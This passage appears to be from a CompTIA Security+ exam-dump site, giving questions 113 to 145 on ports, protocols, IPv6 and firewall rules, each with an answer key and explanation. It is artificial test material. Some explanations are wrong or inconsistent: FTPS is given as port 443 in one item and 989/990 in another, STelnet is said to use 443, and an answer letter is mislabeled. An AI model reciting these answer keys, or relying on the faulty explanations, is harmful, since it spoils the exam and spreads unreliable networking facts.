<http://www.gratisexam.com/>

- A. ICMP is being blocked
- B. SSH is not enabled
- C. DNS settings are wrong
- D. SNMP is not configured properly

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

ICMP is a protocol that is commonly used by tools such as ping, traceroute, and pathping. ICMP offers no information. If ICMP request queries go unanswered, or ICMP replies are lost or blocked.

Incorrect Answers:

B: SSH is used to establish a command-line, text-only interface connection with a server, router, switch, or similar device over any distance.

C: Domain name system (DNS) is the hierarchical naming scheme used for public and private networks.

D: You can use SNMP to interact with various network devices to obtain status information, performance data, statistics, and configuration details.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 18, 20, 21.

#### **QUESTION 114**

A security administrator wishes to change their wireless network so that IPSec is built into the protocol and NAT is no longer required for address range extension. Which of the following protocols should be used in this scenario?

- A. WPA2
- B. WPA
- C. IPv6
- D. IPv4

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

IPSec security is built into IPv6.

Incorrect Answers:

- A: WPA2 makes use of CCMP
- B: WPA makes use of the RC4 encryption algorithm with TKIP.
- D: IPSec is an add-on to IPv4.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 145, 172.

### QUESTION 115

A system administrator attempts to ping a hostname and the response is 2001:4860:0:2001::68. Which of the following replies has the administrator received?

- A. The loopback address
- B. The local MAC address
- C. IPv4 address
- D. IPv6 address

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

IPv6 addresses are 128-bits in length. An IPv6 address is represented as eight groups of four hexadecimal digits, each group representing 16 bits (two octets). The groups are separated by colons (:). The hexadecimal digits are case-insensitive, but IETF recommendations suggest the use of lower case letters. The full representation of eight 4-digit groups may be simplified by several techniques, eliminating parts of the representation.

Incorrect Answers:

- A: The name localhost is reserved for loopback purposes. An IPv4 or IPv6 address query for the name localhost must always resolve to the respective loopback address, which is specified in a separate standard.
- B: MAC addresses are 48-bits in length.
- C: IPv4 uses 32-bit addresses.

References:

- [http://en.wikipedia.org/wiki/IPv6\\_address](http://en.wikipedia.org/wiki/IPv6_address)
- <http://en.wikipedia.org/wiki/Localhost>
- [http://en.wikipedia.org/wiki/MAC\\_address](http://en.wikipedia.org/wiki/MAC_address)
- <http://en.wikipedia.org/wiki/IPv4#Addressing>

### QUESTION 116

Which of the following protocols is used by IPv6 for MAC address resolution?

- A. NDP
- B. ARP
- C. DNS
- D. NCP

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The Neighbor Discovery Protocol (NDP) is a protocol in the Internet protocol suite used with Internet Protocol Version 6 (IPv6).

Incorrect Answers:

B: Address Resolution Protocol (ARP) is a telecommunication protocol used for resolution of network layer addresses into link layer addresses, a critical function in multiple-access networks.

C: Domain name system (DNS) is the hierarchical naming scheme used in both public and private networks.

D: NCP is used to access file, print, directory, clock synchronization, messaging, remote command execution and other network service functions.

References:

[http://en.wikipedia.org/wiki/Neighbor\\_Discovery\\_Protocol](http://en.wikipedia.org/wiki/Neighbor_Discovery_Protocol) [http://en.wikipedia.org/wiki/Address\\_Resolution\\_Protocol](http://en.wikipedia.org/wiki/Address_Resolution_Protocol) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 42.

[http://en.wikipedia.org/wiki/NetWare\\_Core\\_Protocol](http://en.wikipedia.org/wiki/NetWare_Core_Protocol)

### **QUESTION 117**

Which of the following protocols allows for the LARGEST address space?

- A. IPX
- B. IPv4
- C. IPv6
- D. Appletalk

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The main advantage of IPv6 over IPv4 is its larger address space. The length of an IPv6 address is 128 bits, compared with 32 bits in IPv4.

Incorrect Answers:

- A: A big advantage of IPX was a small memory footprint of the IPX driver, which was vital for MS-DOS and Microsoft Windows up to the version Windows 95 because of limited size of the conventional memory.
- B: IPv4 has 32-bit addresses, whereas IPv6 has 128 bit addresses.
- D: AppleTalk is a proprietary suite of networking protocols developed by Apple Inc.

References:

[http://en.wikipedia.org/wiki/IPv6#Larger\\_address\\_space](http://en.wikipedia.org/wiki/IPv6#Larger_address_space)  
[http://en.wikipedia.org/wiki/Internetwork\\_Packet\\_Exchange](http://en.wikipedia.org/wiki/Internetwork_Packet_Exchange) <http://en.wikipedia.org/wiki/AppleTalk>

### QUESTION 118

Pete, a network administrator, is implementing IPv6 in the DMZ. Which of the following protocols must he allow through the firewall to ensure the web servers can be reached via IPv6 from an IPv6 enabled Internet host?

- A. TCP port 443 and IP protocol 46
- B. TCP port 80 and TCP port 443
- C. TCP port 80 and ICMP
- D. TCP port 443 and SNMP

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

HTTP and HTTPS, which uses TCP port 80 and TCP port 443 respectively, is necessary for Communicating with Web servers. It should therefore be allowed through the firewall.

Incorrect Answers:

- A: IP protocol 46 was designed to reserve resources across a network for an integrated services Internet.
- C: Internet Control Message Protocol (ICMP) is a network health and link-testing protocol that is commonly used by tools such as ping, traceroute, and pathping.
- D: SNMP can be used to interact with various network devices to obtain status information, performance data, statistics, and configuration details.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46, 47, 52.

### QUESTION 119

Which of the following ports and protocol types must be opened on a host with a host-based firewall to allow incoming SFTP connections?

- A. 21/UDP
- B. 21/TCP
- C. 22/UDP

D. 22/TCP

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.

Incorrect Answers:

A, C: FTP ,and SSH do not make use of UDP ports.

B: FTP uses TCP port 21.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 51.

### **QUESTION 120**

A network administrator is asked to send a large file containing PII to a business associate.

Which of the following protocols is the BEST choice to use?

- A. SSH
- B. SFTP
- C. SMTP
- D. FTP

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SFTP encrypts authentication and data traffic between the client and server by making use of SSH to provide secure FTP communications. As a result, SFTP offers protection for both the authentication traffic and the data transfer taking place between a client and server.

Incorrect Answers:

A: SSH is employed by SFTP.

C: SMTP is the email-forwarding protocol used on the Internet and intranets.

D: Standard FTP does not provide any confidentiality protection because it sends all data in the clear.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 49, 50.

### **QUESTION 121**

Which of the following is a difference between TFTP and FTP?

- A. TFTP is slower than FTP.
- B. TFTP is more secure than FTP.
- C. TFTP utilizes TCP and FTP uses UDP.
- D. TFTP utilizes UDP and FTP uses TCP.

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

FTP employs TCP ports 20 and 21 to establish and maintain client-to-server communications, whereas TFTP makes use of UDP port 69.

Incorrect Answers:

A: UDP is faster than TCP is because there is no form of flow control or error correction.

B: TFTP requires no authentication, whereas FTP allows authenticated connections.

C: As stated above, FTP employs TCP ports 20 and 21 and TFTP makes use of UDP port 69.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 49, 50.

<http://www.skullbox.net/tcpudp.php>

### **QUESTION 122**

Which of the following is the default port for TFTP?

- A. 20
- B. 69
- C. 21
- D. 68

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

TFTP makes use of UDP port 69.

**Incorrect Answers:**

A, C: FTP (File Transfer Protocol) uses ports 20 and 21

D: Port 68 TCP/UDP is used by Bootstrap Protocol (BOOTP) Client; as well Dynamic Host Configuration Protocol (DHCP).

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 51. [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 123**

A network consists of various remote sites that connect back to two main locations. Pete, the security administrator, needs to block TELNET access into the network. Which of the following, by default, would be the BEST choice to accomplish this goal?

- A. Block port 23 on the L2 switch at each remote site
- B. Block port 23 on the network firewall
- C. Block port 25 on the L2 switch at each remote site
- D. Block port 25 on the network firewall

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Telnet is a terminal-emulation network application that supports remote connectivity for executing commands and running applications but doesn't support transfer of files. Telnet uses TCP port 23. Because it's a clear text protocol and service, it should be avoided and replaced with SSH.

**Incorrect Answers:**

A, C: L2 switches may interconnect a small number of devices in a home or the office. They are normally used for LANs.

D: Port 25 is used by Simple Mail Transfer Protocol (SMTP) for e-mail routing between mail servers.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 51.

[http://en.wikipedia.org/wiki/Network\\_switch#Layer\\_2](http://en.wikipedia.org/wiki/Network_switch#Layer_2)

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 124**

A security analyst noticed a colleague typing the following command:

'Telnet some-host 443'

Which of the following was the colleague performing?

- A. A hacking attempt to the some-host web server with the purpose of achieving a distributed denial of service attack.
- B. A quick test to see if there is a service running on some-host TCP/443, which is being routed correctly and not blocked by a firewall.
- C. Trying to establish an insecure remote management session. The colleague should be using SSH or terminal services instead.
- D. A mistaken port being entered because telnet servers typically do not listen on port 443.

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

B: The Telnet program parameters are: telnet <hostname> <port>  
<hostname> is the name or IP address of the remote server to connect to.  
<port> is the port number of the service to use for the connection.

TCP port 443 provides the HTTPS (used for secure web connections) service; it is the default SSL port. By running the Telnet some-host 443 command, the security analyst is checking that routing is done properly and not blocked by a firewall.

Incorrect Answers:

- A: The telnet command parameter used by the colleague is done to check what service is running, i.e. HTTPS, not an attempt to get a denial of service attack.
- C: TCP port 443 will not allow an insecure remote session because is the default SSL port.
- D: TCP port 443 is the default SSL port and SSH makes use of TCP port 22.

References:

<https://support.microsoft.com/en-us/kb/290051>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 83.

## QUESTION 125

A malicious program modified entries in the LMHOSTS file of an infected system. Which of the following protocols would have been affected by this?

- A. ICMP
- B. BGP
- C. NetBIOS
- D. DNS

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The LMHOSTS file provides a NetBIOS name resolution method that can be used for small networks that do not use a WINS server. NetBIOS has been adapted to run on top of TCP/IP, and is still extensively used for name resolution and registration in Windows-based environments.

Incorrect Answers:

A: Internet Control Message Protocol (ICMP) is a network health and link-testing protocol that is commonly used by tools such as ping, traceroute, and pathping. It is not include in the LMHOSTS file.

B: Border Gateway Protocol (BGP) is a standardized exterior gateway protocol designed to exchange routing and reachability information between autonomous systems (AS) on the Internet. It is not include in the LMHOSTS file.

C: Domain Name System (DNS) distributes the responsibility of assigning domain names and mapping those names to IP addresses by designating authoritative name servers for each domain.

It is not include in the LMHOSTS file.

References:

<https://technet.microsoft.com/library/Cc977602>

[http://en.wikipedia.org/wiki/Border\\_Gateway\\_Protocol](http://en.wikipedia.org/wiki/Border_Gateway_Protocol)

[http://en.wikipedia.org/wiki/Domain\\_Name\\_System](http://en.wikipedia.org/wiki/Domain_Name_System)

**QUESTION 126**

An information bank has been established to store contacts, phone numbers and other records. A UNIX application needs to connect to the index server using port 389. Which of the following authentication services should be used on this port by default?

- A. RADIUS
- B. Kerberos
- C. TACACS+
- D. LDAP

**Correct Answer: D**

Section: Network Security

Explanation

**Explanation/Reference:**

Section: Network Security

LDAP makes use of port 389.

Incorrect Answers:

A: RADIUS makes use of various UDP ports.

B: Kerberos makes use of port 88.

C: TACACS makes use of TCP port 49 by default.

References:

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### QUESTION 127

A firewall technician has been instructed to disable all non-secure ports on a corporate firewall. The technician has blocked traffic on port 21, 69, 80, and 137-139. The technician has allowed traffic on ports 22 and 443. Which of the following correctly lists the protocols blocked and allowed?

- A. Blocked: TFTP, HTTP, NetBIOS; Allowed: HTTPS, FTP
- B. Blocked: FTP, TFTP, HTTP, NetBIOS; Allowed: SFTP, SSH, SCP, HTTPS
- C. Blocked: SFTP, TFTP, HTTP, NetBIOS; Allowed: SSH, SCP, HTTPS
- D. Blocked: FTP, HTTP, HTTPS; Allowed: SFTP, SSH, SCP, NetBIOS

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The question states that traffic on port 21, 69, 80, and 137-139 is blocked, while ports 22 and 443 are allowed.

Port 21 is used for FTP by default.

Port 69 is used for TFTP.

Port 80 is used for HTTP.

Ports 137-139 are used for NetBIOS.

VMM uses SFTP over default port 22.

Port 22 is used for SSH by default.

SCP runs over TCP port 22 by default.

Port 443 is used for HTTPS.

**Incorrect Answers:**

A: FTP uses port 21, which is blocked.

C: SFTP uses port 22, which is allowed.

D: HTTPS uses port 443, which is allowed. NetBIOS uses ports 137-139, which is blocked.

**References:**

<https://technet.microsoft.com/en-us/library/dd548299.aspx> [https://technet.microsoft.com/en-us/library/hh545212\(v=sc.20\).aspx](https://technet.microsoft.com/en-us/library/hh545212(v=sc.20).aspx) [https://technet.microsoft.com/en-us/library/dd425238\(v=office.13\).aspx](https://technet.microsoft.com/en-us/library/dd425238(v=office.13).aspx) <https://technet.microsoft.com/en-us/library/hh427328.aspx>

### QUESTION 128

A company has implemented PPTP as a VPN solution. Which of the following ports would need to be opened on the firewall in order for this VPN to function

properly? (Select TWO).

- A. UDP 1723
- B. TCP 500
- C. TCP 1723
- D. UDP 47
- E. TCP 47

**Correct Answer:** CD

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A PPTP tunnel is instantiated by communication to the peer on TCP port 1723. This TCP connection is then used to initiate and manage a second GRE tunnel to the same peer. The PPTP GRE packet format is non-standard, including an additional acknowledgement field replacing the typical routing field in the GRE header. However, as in a normal GRE connection, those modified GRE packets are directly encapsulated into IP packets, and seen as IP protocol number 47.

Incorrect Answers:

- A, E: PPTP uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets.
- B: TCP port 500 is used by the Internet Security Association and Key Management Protocol (ISAKMP)

References:

[http://en.wikipedia.org/wiki/Point-to-Point\\_Tunneling\\_Protocol](http://en.wikipedia.org/wiki/Point-to-Point_Tunneling_Protocol) [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### **QUESTION 129**

After a new firewall has been installed, devices cannot obtain a new IP address. Which of the following ports should Matt, the security administrator, open on the firewall?

- A. 25
- B. 68
- C. 80
- D. 443

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

The Dynamic Host Configuration Protocol (DHCP) is a standardized network protocol used on Internet Protocol (IP) networks for distributing IP addresses for interfaces and services. DHCP makes use of port 68.

Incorrect Answers:

- A: SMTP makes use of port 25.
- C: HTTP makes use of port 80.
- D: HTTPS makes use of port 443

References:

[http://en.wikipedia.org/wiki/Dynamic\\_Host\\_Configuration\\_Protocol](http://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol) [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 130**

A security administrator has configured FTP in passive mode. Which of the following ports should the security administrator allow on the firewall by default?

- A. 20
- B. 21
- C. 22
- D. 23

**Correct Answer: B**

**Section: Network Security**

Explanation

**Explanation/Reference:**

**Section: Network Security**

When establishing an FTP session, clients start a connection to an FTP server that listens on TCP port 21 by default.

Incorrect Answers:

- A: FTP uses port 20, but it is not the default port.
- C: SSH uses TCP port 22.
- D: Telnet uses port 23.

References:

<http://compnetworking.about.com/od/tcpip/p/port-numbers-21-ftp.htm> [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 131**

Which of the following ports is used for SSH, by default?

- A. 23
- B. 32

- C. 12
- D. 22

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Secure Shell (SSH) is a cryptographic network protocol for securing data communication. It establishes a secure channel over an insecure network in a client-server architecture, connecting an SSH client application with an SSH server. Common applications include remote command-line login, remote command execution, but any network service can be secured with SSH. SSH uses port 22.

Incorrect Answers:

- A: Port 23 is used by the Telnet protocol, not by SSH.
- B: Port 32 is an unassigned port.
- C: Port 12 is an unassigned port.

References:

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers) [http://en.wikipedia.org/wiki/Secure\\_Shell](http://en.wikipedia.org/wiki/Secure_Shell) <http://www.planetlinks.com/tec236/notes-terms/4-10-06/default-tcp-ports-list.html>

### **QUESTION 132**

By default, which of the following uses TCP port 22? (Select THREE).

- A. FTPS
- B. STELNET
- C. TLS
- D. SCP
- E. SSL
- F. HTTPS
- G. SSH
- H. SFTP

**Correct Answer:** DGH

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

G: Secure Shell (SSH) is a cryptographic network protocol for securing data communication. It establishes a secure channel over an insecure network in a client-server architecture, connecting an SSH client application with an SSH server. Common applications include remote command-line login, remote command execution, but any network service can be secured with SSH. SSH uses port 22.

D: SCP stands for Secure Copy. SCP is used to securely copy files over a network. SCP uses SSH to secure the connection and therefore uses port 22.

H: SFTP stands for Secure File Transfer Protocol and is used for transferring files using FTP over a secure network connection. SFTP uses SSH to secure the connection and therefore uses port 22.

**Incorrect Answers:**

A: FTPS stands for File Transfer Protocol Secure. FTPS is similar to SFTP in that it is used to securely transfer files. The difference between the two is the encryption protocol used. FTPS uses the SSL or TLS cryptographic protocols and therefore uses port 443.

B: STelnet stands for secure telnet. STelnet uses SSL by default and therefore uses port 443.

C: TLS (Transport Layer Security) is a successor to SSL and uses port 443.

E: SSL (Secure Sockets Layer) uses port 443.

F: HTTPS (Hypertext transfer protocol secure) is used by web sites to encrypt and security transmit data. HTTPS uses the SSL or TLS cryptographic protocols and therefore uses port 443.

**References:**

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 133**

Pete needs to open ports on the firewall to allow for secure transmission of files. Which of the following ports should be opened on the firewall?

- A. TCP 23
- B. UDP 69
- C. TCP 22
- D. TCP 21

**Correct Answer: C****Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22. Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP). Secure FTP (SFTP) is a secured alternative to standard File Transfer Protocol (FTP).

**Incorrect Answers:**

A: Telnet uses port 23.

B: Port 69 is used by TFTP.

D: Port 21 is used by FTP.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 51.  
[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 134**

Which of the following uses port 22 by default? (Select THREE).

- A. SSH
- B. SSL
- C. TLS
- D. SFTP
- E. SCP
- F. FTPS
- G. SMTP
- H. SNMP

**Correct Answer:** ADE

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.

Incorrect Answers:

- B: SSL operates over TCP port 443.
- C: TLS can operate over TCP ports 443 and 80.
- F: FTPS uses ports 989 and 990.
- G: SMTP uses TCP port 25.
- H: SNMP makes use of UDP ports 161 and 162.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 45, 51.  
[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 135**

Which of the following ports should be used by a system administrator to securely manage a remote server?

- A. 22

- B. 69
- C. 137
- D. 445

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Secure Shell (SSH) is a more secure replacement for Telnet, rlogon, rsh, and rcp. SSH can be called a remote access or remote terminal solution. SSH offers a means by which a command-line, text-only interface connection with a server, router, switch, or similar device can be established over any distance. SSH makes use of TCP port 22.

Incorrect Answers:

- B: Port 69 is used by TFTP.
- C: NetBIOS uses port 137.
- D: Port 445 is used by Microsoft-DS.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 51.

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### **QUESTION 136**

Which of the following ports is used to securely transfer files between remote UNIX systems?

- A. 21
- B. 22
- C. 69
- D. 445

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SCP copies files securely between hosts on a network. It uses SSH for data transfer, and uses the same authentication and provides the same security as SSH. Unlike RCP, SCP will ask for passwords or passphrases if they are needed for authentication. SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.

Incorrect Answers:

- A: Port 21 is used by FTP.
- C: Port 69 is used by TFTP.
- D: Port 445 is used by Microsoft-DS.

References:

<http://www.computerhope.com/unix/scp.htm>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 51. [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### QUESTION 137

Which of the following secure file transfer methods uses port 22 by default?

- A. FTPS
- B. SFTP
- C. SSL
- D. S/MIME

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH uses TCP port 22. All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.

Incorrect Answers:

- A: FTPS uses ports 989 and 990.
- C: SSL operates over TCP port 443.
- D: S/MIME is an Internet standard for encrypting and digitally signing e-mail.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 45, 51, 313.

### QUESTION 138

During the analysis of a PCAP file, a security analyst noticed several communications with a remote server on port 53. Which of the following protocol types is observed in this traffic?

- A. FTP
- B. DNS
- C. Email

D. NetBIOS

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

DNS (Domain Name System) uses port 53.

Incorrect Answers:

A: FTP (File Transfer Protocol) uses ports 20 and 21, not port 53.

C: Email uses multiple ports depending on what aspect of 'email' we're talking about. For example SMTP (Simple Mail Transfer Protocol) used for sending email uses port 25. POP3 and IMAP, two methods of accessing and downloading email use ports 110 and 143 respectively.

D: NetBIOS uses ports 137, 138 and 139.

References:

[http://en.wikipedia.org/wiki/Domain\\_Name\\_System](http://en.wikipedia.org/wiki/Domain_Name_System)

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### **QUESTION 139**

A security technician needs to open ports on a firewall to allow for domain name resolution. Which of the following ports should be opened? (Select TWO).

- A. TCP 21
- B. TCP 23
- C. TCP 53
- D. UDP 23
- E. UDP 53

**Correct Answer: CE**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

DNS uses TCP and UDP port 53. TCP port 53 is used for zone transfers, whereas UDP port 53 is used for queries.

Incorrect Answers:

A: FTP uses TCP port 21.

B. D: Telnet uses port 23.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 51. [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 140**

A technician has just installed a new firewall onto the network. Users are reporting that they cannot reach any website. Upon further investigation, the technician determines that websites can be reached by entering their IP addresses. Which of the following ports may have been closed to cause this issue?

- A. HTTP
- B. DHCP
- C. DNS
- D. NetBIOS

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

DNS links IP addresses and human-friendly fully qualified domain names (FQDNs), which are made up of the Top-level domain (TLD), the registered domain name, and the Subdomain or hostname.

Therefore, if the DNS ports are blocked websites will not be reachable.

**Incorrect Answers:**

A: HTTP is responsible for the transmission of HTML documents and embedded multimedia components.

B: Dynamic Host Configuration Protocol (DHCP) allows DHCP servers to assign, or lease, IP addresses to computers and other devices that are enabled as DHCP clients.

D: NetBIOS is a program that allows applications on different computers to communicate within a local area network (LAN).

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46. [https://technet.microsoft.com/en-us/library/cc896553\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc896553(v=ws.10).aspx) <http://en.wikipedia.org/wiki/NetBIOS>

**QUESTION 141**

Which of the following ports would be blocked if Pete, a security administrator, wants to deny access to websites?

- A. 21
- B. 25
- C. 80

D. 3389

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Port 80 is used by HTTP, which is the foundation of data communication for the World Wide Web.

Incorrect Answers:

A: FTP uses TCP port 21.

B: SMTP uses TCP port 25.

D: Remote Desktop Protocol (RDP) uses TCP port 3389.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 51, 52.

#### **QUESTION 142**

A technician is unable to manage a remote server. Which of the following ports should be opened on the firewall for remote server management? (Select TWO).

A. 22

B. 135

C. 137

D. 143

E. 443

F. 3389

**Correct Answer: AF**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A secure remote administration solution and Remote Desktop protocol is required.

Secure Shell (SSH) is a secure remote administration solution and makes use of TCP port 22.

Remote Desktop Protocol (RDP) uses TCP port 3389.

Incorrect Answers:

B: Port 135 is used by Microsoft EPMAP (End Point Mapper), also known as DCE/RPC Locator service, which is used to remotely manage services including DHCP

server, DNS server and WINS.

C: NetBIOS Name Service uses TCP port 137.

D: Internet Message Access Protocol v4 (IMAP4) uses TCP port 143.

E: HTTPS uses TCP port 443

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 51, 52.

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### **QUESTION 143**

Ann, a technician, is attempting to establish a remote terminal session to an end user's computer using Kerberos authentication, but she cannot connect to the destination machine. Which of the following default ports should Ann ensure is open?

- A. 22
- B. 139
- C. 443
- D. 3389

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Remote Desktop Protocol (RDP) uses TCP port 3389.

Incorrect Answers:

A: SSH uses TCP port 22. All protocols encrypted by SSH also use TCP port 22, such as SFTP, SHTTP, SCP, SExec, and slogin.

B: NetBIOS Session service uses TCP port 139.

C: HTTPS uses TCP port 443

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 51, 52.

### **QUESTION 144**

Which of the following protocols operates at the HIGHEST level of the OSI model?



<http://www.gratisexam.com/>

- A. ICMP
- B. IPsec
- C. SCP
- D. TCP

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SCP (Secure Copy) uses SSH (Secure Shell). SSH runs in the application layer (layer 7) of the OSI model.

Incorrect Answers:

A: ICMP (Internet Control Message Protocol) works in the network layer (Layer 3) of the OSI model.

B: IPsec (Internet Protocol Security) works in the network layer (Layer 3) of the OSI model.

D: TCP (Transmission Control Protocol) works in the transport layer (Layer 4) of the OSI model.

References:

<http://www.rhyshaden.com/osi.htm>

[http://en.wikipedia.org/wiki/List\\_of\\_network\\_protocols\\_%28OSI\\_model%29](http://en.wikipedia.org/wiki/List_of_network_protocols_%28OSI_model%29) [http://en.wikipedia.org/wiki/OSI\\_model](http://en.wikipedia.org/wiki/OSI_model)

#### **QUESTION 145**

Which of the following allows Pete, a security technician, to provide the MOST secure wireless implementation?

- A. Implement WPA
- B. Disable SSID
- C. Adjust antenna placement
- D. Implement WEP

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Of the options supplied, WiFi Protected Access (WPA) is the most secure and is the replacement for WEP.

Incorrect Answers:

B: Disabling the SSID will only hide the wireless network, and is not more secure than WPA.

C: This will increase or decrease signal strength and availability, but will not make the network secure.

